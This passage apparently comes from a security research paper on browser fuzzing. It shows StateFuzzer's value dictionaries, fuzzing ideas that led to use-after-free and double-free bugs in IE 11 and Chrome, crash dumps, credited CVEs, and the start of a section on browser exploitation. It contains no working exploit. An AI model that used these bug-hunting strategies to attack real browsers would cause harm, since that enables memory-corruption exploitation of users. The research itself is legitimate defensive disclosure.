    backgroundColor: [demicm.color, 'transparent', 'inherit'],
    backgroundImage: ['url(' + demicm.URL + 'demicmImg.gif)', 'none', 'inherit'],
    backgroundOrigin: ['padding-box', 'border-box', 'content-box'],
    backgroundPosition: [demicm.lengthUnitDouble, demicm.pctDouble, demicm.posDouble, 'inherit'],
    backgroundPositionX: [demicm.lengthUnit, demicm.pct, demicm.pos, 'inherit'],
    backgroundPositionY: [demicm.lengthUnit, demicm.pct, demicm.pos, 'inherit'],
    backgroundRepeat: ['repeat', 'repeat-x', 'repeat-y', 'no-repeat', 'inherit'],
    backgroundRepeatX: ['repeat', 'no-repeat', 'inherit'],
    backgroundRepeatY: ['repeat', 'no-repeat', 'inherit'],
    backgroundSize: [demicm.lengthUnit, demicm.lengthUnitDouble, demicm.pct, demicm.pctDouble, 'cover', 'contain' ],
    baselineShift: ['baseline', 'sub', 'super', demicm.pct, demicm.lengthUnit],
```

1.5.4 Basic dictionary

```
demicm.elemDic = {
    a            : 'HTMLAnchorElement',
    abbr         : 'HTMLElement',
    address      : 'HTMLElement',
    applet       : 'HTMLAppletElement',
    area         : 'HTMLAreaElement',
    article      : 'HTMLElement',
    aside        : 'HTMLElement',
    audio        : 'HTMLAudioElement',
    b            : 'HTMLElement',
    base         : 'HTMLBaseElement',
    basefont     : 'HTMLElement',
    bdi          : 'HTMLElement',
```

```
    // Pseudo tag
    unknown          : 'HTMLUnknownElement',
    document         : 'HTMLDocument',
    Window           : 'Window',
    NamedNodeMap     : 'NamedNodeMap',
    attr             : 'Attr',
    text             : 'Text',
    documentfragment : 'DocumentFragment',
    Range            : 'Range',
    Selection        : 'Selection',
    NodeIterator     : 'NodeIterator',
    TreeWalker       : 'TreeWalker',
    DocumentType     : 'DocumentType',
};
```


```
demicm.langs = [
    'ab', 'aa', 'af', 'sq', 'am', 'ar', 'hy', 'as', 'ay', 'az', 'ba', 'eu', 'bn', 'dz', 'ji', 'yo', 'zu',
    'bh', 'bi', 'br', 'bg', 'my', 'be', 'km', 'ca', 'zh', 'co', 'hr', 'cs', 'da', 'nl', 'en', 'eo', 'et',
    'fo', 'fa', 'fa', 'fj', 'fi', 'fr', 'fy', 'gl', 'gd', 'gv', 'ka', 'de', 'el', 'kl', 'gn', 'gu', 'ha',
    'he', 'iw', 'hi', 'hu', 'is', 'id', 'in', 'ia', 'ie', 'iu', 'ik', 'ga', 'it', 'ja', 'jv', 'kn', 'ks',
    'kk', 'rw', 'ky', 'rn', 'ko', 'ku', 'lo', 'la', 'lv', 'li', 'ln', 'lt', 'mk', 'mg', 'ms', 'ml', 'mt',
    'mi', 'mr', 'mo', 'mn', 'na', 'ne', 'no', 'oc', 'or', 'om', 'ps', 'pl', 'pt', 'pa', 'qu', 'rm', 'ro',
    'ru', 'sm', 'sg', 'sa', 'sr', 'sh', 'st', 'tn', 'sn', 'sd', 'si', 'ss', 'sk', 'sl', 'so', 'es', 'su',
    'sw', 'sv', 'tl', 'tg', 'ta', 'tt', 'te', 'th', 'bo', 'ti', 'to', 'ts', 'tr', 'tk', 'tw', 'ug', 'uk',
    'ur', 'uz', 'vi', 'vo', 'cy', 'wo', 'xh', 'yi'
];

demicm.charsets = [
    'UTF-8', 'ISO-8859-1', 'ISO-8859-2', 'ISO-8859-3', 'US_ASCII', 'ISO-2022-JP-2', 'latin-greek',
    'GBK', 'GB18030', 'UTF-7', 'UTF-16LE', 'UTF32BE', 'GB2312', 'Big5', 'IBM277', 'windows-874'
];

demicm.inputTypes = [
    'button', 'checkbox', 'color', 'date', 'datetime', 'datetime-local',
    'month', 'week', 'time', 'email', 'file', 'hidden', 'image', 'number', 'password', 'radio', 'range',
    'reset', 'search', 'submit', 'tel', 'text', 'url'
];

demicm.MIMETypes = [
    'image/jpg', 'image/gif', 'image/tiff', 'image/svg+xml', 'application/x-www-form-urlencoded', 'application/json',
    'application/ecmascript', 'application/javascript', 'application/x-ecmascript', 'application/x-javascript',
    'application/sql', 'application/rtf', 'audio/mp3', 'audio/mpeg', 'message/global', 'message/http', 'model/mesh',
    'multipart/ford-data', 'multipart/digest','text/ecmascript', 'text/javascript', 'text/javascript1.0',
    'text/javascript1.1', 'text/javascript1.2', 'text/javascript1.3', 'text/javascript1.4', 'text/javascript1.5',
    'text/jscript', 'text/livescript', 'text/x-ecmascript', 'text/x-javascript', 'text/css', 'text/xml', 'text/plain',
    'text/html', 'application/java-archive', 'application/java-vm', 'application/x-shockwave-flash', 'video/x-msvideo',
    'video/ogg', 'video/mp4', 'text/vtt',
];
```

1.5.5 Fuzzer Resources



It could be combined with static fuzzing technology.

1.5.6 Extensibility

If we want to add some new stuff in HTML 5 (e.g., geolocation, client-side database, canvas, blobs, and speech synthesis), we just need to read the specifications and add smart values to the corresponding dictionary.
New features are often valuable to both users and hackers☺.

The advantages of separation:

- Before

```
function fuzzNewObj() {
    var args1 = [value1, value2];
    var args2 = [value3, value4];
    var args3 = [value5, value6];
    var args4 = [value7, value8];

    switch (rand(4)) {
        case 0:
            newObj.func1(randItem(args1), randItem(args2));
            break;
        case 1:
            newObj.func1(randStr, randNum);
            break;
        case 2:
            newObj.func2(randItem(args3), randItem(args4));
            break;
        case 3:
            newObj.func2(randStr, randObj);
            break;
        default:
            console.log('// Warning: fuzzNewObj default');
            break;
    }
}
```

- Now

```
funcDic = {
    ...
    func1: [
        {type: 'boolean'},
        {type: 'string', normalVal: [value1, value2], dirtyVal: []},
        {type: 'number', normalVal: [value3, value4], dirtyVal: []},
    ],
    func2: [
        {type: 'boolean'},
        {type: 'string', normalVal: [value5, value6], dirtyVal: []},
        {type: 'object', normalVal: [value7, value8], dirtyVal: []},
    ],
}

fuzzList.push(newObj);
```

If fuzzing random values according to the type, just needs one line.

```
fuzzList.push(newObj);
```

1.6 Let StateFuzzer Tell How to Fuzz

“Judge a fuzzer by its results.”

1. Vulnerability Type
   UAF
   Double Free

Out-of-Bounds (OOB) Access

2. Bug Type

   Null Pointer Deference

   Stack Exhaust

1.6.1 Event Handle

- Fuzzing idea

  Fuzzing: set rendering engine in some state

  Set event handler: fuzzing and clear

  Fuzzing: fire event

  During the routines of some function, it will fire event.

  The event handler is controled by user (or attacker) at the Javascript dimension and will ***free*** the object.

  When the event dispatcher comes back to the original routine, it continues ***using*** the dangling pointer.

  Kind of race condition problem




Figure 2-3: Event race condition

- StateFuzzer's related vulnerabilities

  IE 11:

- CFlatMarkupPointer UAF
- CInput UAF
- CFrameSetSite CTreeNode UAF (CVE-2014-1769)
- CCaret Tracker UAF
- CClipStack OOB Access (CVE-2014-1773)
- CTreePos UAF

1.6.2 Style Manipulate Cause Computer Formats

- Fuzzing idea
  Fuzz CSS
- StateFuzzer's related vulnerabilities
  IE 11:
  - CAnimatedCache UAF
  - CTransientLookaside UAF (CVE-2014-2764)

1.6.3 Range, Selection and Command

- Fuzzing idea
  Fuzz group and execCommand
- StateFuzzer's related vulnerabilities
  IE 11:
  - CTreePos OOB Access
  - CRemoveElementUndo Double Free

1.6.4 Range and Style

- Fuzzing idea
  Set range and fuzz style
- StateFuzzer's related vulnerabilities
  IE 11:
  - CDispContainer UAF

1.6.5 DOM Tree and Command

- Fuzzing idea
  Fuzz DOM tree and execCommand
- StateFuzzer's related vulnerabilities
  IE 11:
  - CBatchParentUndoUnit Double Free

1.6.6 DOM Tree, Style and Clear

- Fuzzing idea
  Modify DOM tree, fuzz style and clear DOM tree
- StateFuzzer's related vulnerabilities
  IE 11:
  - COptionElement UAF

1.6.7 Event Handle and Command

- Fuzzing idea
  Set event handler and execCommand
- StateFuzzer's related vulnerabilities
  Chrome 33:
  - HTMLOptionsCollection UAF

```
Caught a Read Access Violation in process 11188 at 2014-03-30 09:08:20 with a crash hash of 26FC3609.74C960B2

Registers:
    eax = 0x24F09657
    ebx = 0x00000000
    ecx = 0x5796EF20 (RW-)
    edx = 0x57805BA0 (RW-)
    esi = 0x57805BCC (RW-)
    edi = 0x00000000
    ebp = 0x002EA56C (RW-)
    esp = 0x002EA550 (RW-)
    eip = 0x5D46056F (R-X) - chrome_child!WebCore::Node::removedLastRef

Code:
    0x5D46056F - mov edx, [eax+28h]
    0x5D460572 - push 1
    0x5D460574 - call edx
    0x5D460576 - pop esi
    0x5D460577 - ret
    0x5D460578 - push ebp
    0x5D460579 - mov ebp, esp
    0x5D46057B - and esp, -8

Call Stack:
    0x5D46056F - chrome_child!WebCore::Node::removedLastRef
    0x5D4894D1 - chrome_child!WebCore::LiveNodeListBase::~LiveNodeListBase
    0x5D48B5D1 - chrome_child!WebCore::HTMLOptionsCollection::`scalar deleting destructor'
    0x5D585725 - chrome_child!WebCore::HTMLInputElement::hasValidDataListOptions
    0x5D8CDECA - chrome_child!WebCore::TextFieldInputType::listAttributeTargetChanged
    0x5D586D10 - chrome_child!WebCore::HTMLInputElement::parseAttribute
    0x5D45CAE5 - chrome_child!WebCore::Element::attributeChanged
    0x5D722E70 - chrome_child!WebCore::Element::cloneAttributesFromElement
    0x5D722E7B - chrome_child!WebCore::Element::cloneDataFromElement
    0x5D725705 - chrome_child!WebCore::Document::importNode
```

1.6.8 Other Issues

Chrome 34:

```
Caught a Read Access Violation in process 7892 at 2014-04-28 05:24:54 with a crash hash of 8DD1D3D5.D12F396B

Registers:
    eax = 0x093E2FC0 (RW-)
    ebx = 0x002AFA08 (RW-)
    ecx = 0x093E2FC0 (RW-)
    edx = 0x00000000
    esi = 0x055F4870 (RW-)
    edi = 0x544F496C
    ebp = 0x002AF8D4 (RW-)
    esp = 0x002AF8B0 (RW-)
    eip = 0x66121AD1 (R-X) - chrome!TaskManagerModel::RemoveResource

Code:
    0x66121AD1 - mov ecx, [edi+4]
    0x66121AD4 - mov eax, [edi]
    0x66121AD6 - jmp 66121ae2h
    0x66121AD8 - mov edx, [ebp+8]
    0x66121ADB - cmp [eax], edx
    0x66121ADD - jz 66121ae6h
    0x66121ADF - add eax, 4
    0x66121AE2 - cmp eax, ecx

Call Stack:
    0x66121AD1 - chrome!TaskManagerModel::RemoveResource
    0x661AF65D - chrome!task_manager::WorkerResourceProvider::BrowserChildProcessHostDisconnected
    0x65D6AF4C - chrome!content::`anonymous namespace'::NotifyProcessHostDisconnected
    0x65B1A369 - chrome!base::internal::Invoker<1,base::internal::BindState<base::internal::RunnableAdapter<void * (__cdecl*)(base::FilePath const &)>,
void * __cdecl(base::FilePath const &),void __cdecl(base::FilePath)>,void * __cdecl(base::FilePath const &)>::Run
    0x65A9C941 - chrome!base::MessageLoop::RunTask
```

Chrome 36:

```
Caught a Read Access Violation in process 2208 at 2014-07-23 13:49:59 with a crash hash of 95BCF056.D5DD4358

Registers:
    eax = 0x001BDCD0 (RW-)
    ebx = 0x2EF00DC0 (RW-)
    ecx = 0x00000344
    edx = 0x00000000
    esi = 0x2EF00DC0 (RW-)
    edi = 0x00000344
    ebp = 0x001BDC94 (RW-)
    esp = 0x001BDC80 (RW-)
    eip = 0x62448549 (R-X) - chrome_child!WTF::HashTable<WTF::RawPtr<WebCore::MutationObserverRegistration>,WTF::RawPtr<WebCore::
MutationObserverRegistration>,WTF::IdentityExtractor,WTF::PtrHash<WTF::RawPtr<WebCore::MutationObserverRegistration> >,WTF::HashTraits<WTF::
RawPtr<WebCore::MutationObserverRegistration> >,WTF::HashTraits<WTF::RawPtr<WebCore::MutationObserverRegistration> >,WTF::DefaultAllocator>::add<WTF::
IdentityHashTranslator<WTF::PtrHash<WTF::RawPtr<WebCore::MutationObserverRegistration> > >,WTF::RawPtr<WebCore::MutationObserverRegistr

Code:
    0x62448549 - cmp dword ptr [edi], 0
    0x6244854C - jnz 62448555h
    0x6244854E - push 0
    0x62448550 - call chrome_child!WTF::HashTable<WTF::RawPtr<WebCore::MutationObserverRegistration>,WTF::RawPtr<WebCore::MutationObserverRegistration>,
WTF::IdentityExtractor,WTF::PtrHash<WTF::RawPtr<WebCore::MutationObserverRegistration> >,WTF::HashTraits<WTF::RawPtr<WebCore::
MutationObserverRegistration> >,WTF::HashTraits<WTF::RawPtr<WebCore::MutationObserverRegistration> >,WTF::DefaultAllocator>::expand
    0x62448555 - mov ecx, [ebp+0ch]
    0x62448558 - xor eax, eax
    0x6244855A - mov ebx, [edi+4]
    0x6244855D - dec ebx

Call Stack:
    0x62448549 - chrome_child!WTF::HashTable<WTF::RawPtr<WebCore::MutationObserverRegistration>,WTF::RawPtr<WebCore::MutationObserverRegistration>,WTF::
IdentityExtractor,WTF::PtrHash<WTF::RawPtr<WebCore::MutationObserverRegistration> >,WTF::HashTraits<WTF::RawPtr<WebCore::MutationObserverRegistration> >,
WTF::HashTraits<WTF::RawPtr<WebCore::MutationObserverRegistration> >,WTF::DefaultAllocator>::add<WTF::IdentityHashTranslator<WTF::PtrHash<WTF::
RawPtr<WebCore::MutationObserverRegistration> > >,WTF::RawPtr<WebCore::MutationObserverRegistr
    0x629716E6 - chrome_child!WebCore::Range::Range
    0x62B2259C - chrome_child!WebCore::VisibleSelection::firstRange
    0x62A70E93 - chrome_child!WebCore::FrameSelection::respondToNodeModification
    0x626736CC - chrome_child!WebCore::FrameSelection::nodeWillBeRemoved
    0x62724F57 - chrome_child!WebCore::Document::nodeWillBeRemoved
    0x62724C99 - chrome_child!WebCore::ContainerNode::willRemoveChild
    0x62724AC0 - chrome_child!WebCore::ContainerNode::removeChild
    0x62B2AE94 - chrome_child!WebCore::RemoveNodeCommand::doApply
    0x62AA0D8E - chrome_child!WebCore::CompositeEditCommand::applyCommandToComposite
    0x62AA1770 - chrome_child!WebCore::CompositeEditCommand::removeNode
    0x62B06B19 - chrome_child!WebCore::DeleteSelectionCommand::removeNode
    0x62B06B4B - chrome_child!WebCore::DeleteSelectionCommand::removeNode
    0x62B078F7 - chrome_child!WebCore::DeleteSelectionCommand::mergeParagraphs
    0x62B086D1 - chrome_child!WebCore::DeleteSelectionCommand::doApply
    0x62AA0D8E - chrome_child!WebCore::CompositeEditCommand::applyCommandToComposite
    0x62AA291D - chrome_child!WebCore::CompositeEditCommand::deleteSelection
    0x62AA8E08 - chrome_child!WebCore::TypingCommand::deleteKeyPressed
    0x62AA8077 - chrome_child!WebCore::TypingCommand::doApply
    0x62AA0C1F - chrome_child!WebCore::CompositeEditCommand::apply
    0x62AA7910 - chrome_child!WebCore::TypingCommand::deleteKeyPressed
    0x62A2A6FB - chrome_child!WebCore::executeDelete
    0x62A2D8A3 - chrome_child!WebCore::Editor::Command::execute
```

Chrome 34:

```
Caught a Write Access Violation in process 2856 at 2014-05-17 04:23:24 with a crash hash of 8EAE6D7E.2EB05FCC

Registers:
    eax = 0x00000010
    ebx = 0x0000000C
    ecx = 0x0000000C
    edx = 0x651DB83B (R-X) - chrome_child!blink::WebMediaPlayerClientImpl::videoDecodedByteCount
    esi = 0x00000010
    edi = 0x0000000C
    ebp = 0x002CEC38 (RW-)
    esp = 0x002CEC24 (RW-)
    eip = 0x773377A2 (R-X) - ntdll!RtlEnterCriticalSection

Code:
    0x773377A2 - lock btr dword ptr [eax], 0
    0x773377A7 - jnb 77345aa8h
    0x773377AD - mov eax, fs:[18h]
    0x773377B3 - mov ecx, [eax+24h]
    0x773377B6 - mov [edi+0ch], ecx
    0x773377B9 - mov dword ptr [edi+8], 1
    0x773377C0 - pop edi
    0x773377C1 - xor eax, eax

Call Stack:
    0x773377A2 - ntdll!RtlEnterCriticalSection
    0x643548A0 - chrome_child!base::internal::LockImpl::Lock
    0x6577FA77 - chrome_child!media::Pipeline::GetStatistics
    0x653914ED - chrome_child!content::WebMediaPlayerImpl::videoDecodedByteCount
    0x64CB8397 - chrome_child!WebCore::HTMLMediaElementV8Internal::webkitVideoDecodedByteCountAttributeGetterCallback
    0x6453377A - chrome_child!v8::internal::PropertyCallbackArguments::Call
    0x644EB930 - chrome_child!v8::internal::JSObject::GetPropertyWithCallback
    0x644B5CE5 - chrome_child!v8::internal::Object::GetProperty
    0x644D3C06 - chrome_child!v8::internal::Object::GetPropertyWithReceiver
    0x644D14AF - chrome_child!v8::internal::Runtime::GetObjectProperty
    0x644EE4D4 - chrome_child!v8::internal::__RT_impl_Runtime_KeyedGetProperty
    0x644EE011 - chrome_child!v8::internal::Runtime_KeyedGetProperty
```

Chrome 35:

```
Caught a Stack Overflow in process 2232 at 2014-07-08 08:37:05 with a crash hash of 8815714D.CE7CE246

Registers:
    eax = 0x664EBD1C (R--) - chrome_child!WebCore::HTMLContentElement::`vftable'
    ebx = 0x00000001
    ecx = 0x4386EE38 (RW-)
    edx = 0x000A3090 (RW-)
    esi = 0x4386EE38 (RW-)
    edi = 0x43868330 (RW-)
    ebp = 0x000A300C (RW-)
    esp = 0x000A2FFC (RW-)
    eip = 0x64CF3811 (R-X) - chrome_child!WebCore::InsertionPoint::detach

Code:
    0x64CF3811 - push ebx
    0x64CF3812 - push esi
    0x64CF3813 - mov ebx, ecx
    0x64CF3815 - push edi
    0x64CF3816 - xor edi, edi
    0x64CF3818 - cmp [ebx+3ch], edi
    0x64CF381B - jbe 64cf38b1h
    0x64CF3821 - cmp edi, [ebx+3ch]

Call Stack:
    0x64CF3811 - chrome_child!WebCore::InsertionPoint::detach
    0x64AB5DD2 - chrome_child!WebCore::ElementShadow::detach
    0x647F8CAF - chrome_child!WebCore::Element::detach
    0x64D52043 - chrome_child!WebCore::HTMLPlugInElement::detach
    0x647F8CFC - chrome_child!WebCore::ContainerNode::detach
    0x647F8CB9 - chrome_child!WebCore::Element::detach
    0x64D52043 - chrome_child!WebCore::HTMLPlugInElement::detach
    0x647F8CFC - chrome_child!WebCore::ContainerNode::detach
    0x647F8CB9 - chrome_child!WebCore::Element::detach
    0x64D52043 - chrome_child!WebCore::HTMLPlugInElement::detach
    0x647F8CFC - chrome_child!WebCore::ContainerNode::detach
```

1.7 Acknowledge Microsoft

- MS14-035 (June 2014)
  https://technet.microsoft.com/en-us/library/security/ms14-035

- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-1769)
- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-1773)

- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2764)

- MS14-037 (July 2014)
  https://technet.microsoft.com/en-us/library/security/ms14-037

- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2802)
- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2806)

- MS14-051 (August 2014)
  https://technet.microsoft.com/en-us/library/security/ms14-051

- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2808)
- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2810)
- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2823)
- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2825)
- Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2826)

1.8 Summary

Fuzzing =

A great deal of programming
+ A great deal of specification reading
+ The more the better vulnerabilities' characteristic collecting
+ Novel fuzzing ideas

☺ Efficient to find vulnerabilities
☺ Efficient to learning Javascript, HTML, CSS and programming
☹ Not so efficient to learning browser and compiler internals (relative to automated code review)
☹ Not so efficient to improve vulnerability discovery skills and security intuition (relative to manual code review)

2. Advance Browser Exploitation Techniques

2.1 Abstract

This part will first brief introduce the security model of modern browsers as well as the combat between exploit and mitigation.
Then introduce all kinds of heap management mechanisms and their defects together with some exploit-friendly data structures of Google Chrome and IE 11.
After that, analyze the advance exploit technologies of these two browsers, including two new exploitation techniques of Google Chrome, one of which is not limited by sandbox (Demo).
Finally conclude the dilemmas of Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), Sandbox and Same-Origin Policy (SOP).

2.2 Browser Security Model

知己知彼，百战不殆。
If you know your enemies and know yourself, you will not be imperiled in a hundred battles.

不知彼而知己，一胜一负。
If you do not know your enemies but do know yourself, you will win one and lose one.

不知彼，不知己，每战必殆。
If you do not know your enemies nor yourself, you will be imperiled in every single battle.

-- 孙子（Sun Tzu）




Figure 2-1: Browser Security Model

2.3 Browser Exploit and Mitigation

